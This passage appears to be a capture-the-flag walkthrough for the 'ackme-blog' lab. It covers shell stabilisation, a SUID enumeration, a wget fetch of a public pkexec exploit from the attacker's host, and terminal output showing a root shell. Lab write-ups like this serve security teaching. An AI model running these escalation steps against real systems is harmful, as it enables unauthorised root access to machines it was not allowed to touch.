
User_Shell



Notes

Now that we have a shell, make sure to stabilize your shell python3 -c "import pty; pty.spawn('/bin/bash')".

User_Flag



Notes

Once you stabilize your shell get your user flag.

PrivEsc

/snap/core18/1885/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/1885/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/lib/snapd/snap-confine
/usr/bin/chfn
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/umount
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/su
/usr/bin/fusermount
/usr/bin/at
/usr/bin/mount
www-data@ackme-blog:/home/ubuntu$

Notes

My first thought was SUID so i ran find / -perm -u=s -type f 2>/dev/null
This shows pkexec, i have used this exploit and have had good luck with this.

Root_Exploit

www-data@ackme-blog:/home/ubuntu$ cd /tmp
cd /tmp
www-data@ackme-blog:/tmp$ wget http://ip/pkexec_exploit.py
wget http://ip/pkexec_exploit.py
--2022-09-14 03:12:54-- http://ip/pkexec_exploit.py
Connecting to ip:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3069 (3.0K) [text/x-python]
Saving to: ‘pkexec_exploit.py’

pkexec_exploit.py   0%[   ]   0 --.-KB/s   pkexec_exploit.py   100%
[===================>]   3.00K --.-KB/s   in 0.02s

2022-09-14 03:12:55 (124 KB/s) - ‘pkexec_exploit.py’ saved [3069/3069]

www-data@ackme-blog:/tmp$ chmod +x pkexec_exploit.py
chmod +x pkexec_exploit.py

Notes

We need to get our exploit and upload to /tmp folder, then chmod +x pkexec_exploit.py.
Link to the exploit https://github.com/Almorabea/pkexec-exploit

Root

```
www-data@ackme-blog:/tmp$ python3 pkexec_exploit.py
python3 pkexec_exploit.py
Do you want to choose a custom payload? y/n (n use default payload)  n
n
[+] Cleaning pervious exploiting attempt (if exist)
[+] Creating shared library for exploit code.
[+] Finding a libc library to call execve
[+] Found a library at <CDLL 'libc.so.6', handle 7f9a4f47a000 at 0x7f9a4ecbf580>
[+] Call execve() with chosen payload
[+] Enjoy your root shell
# id
id
uid=0(root) gid=33(www-data) groups=33(www-data)
```

Notes

Now we have ROOT!! WOOT WOOT!! this room has no root flag, it was just fun to root anyways.
I hope you enjoyed.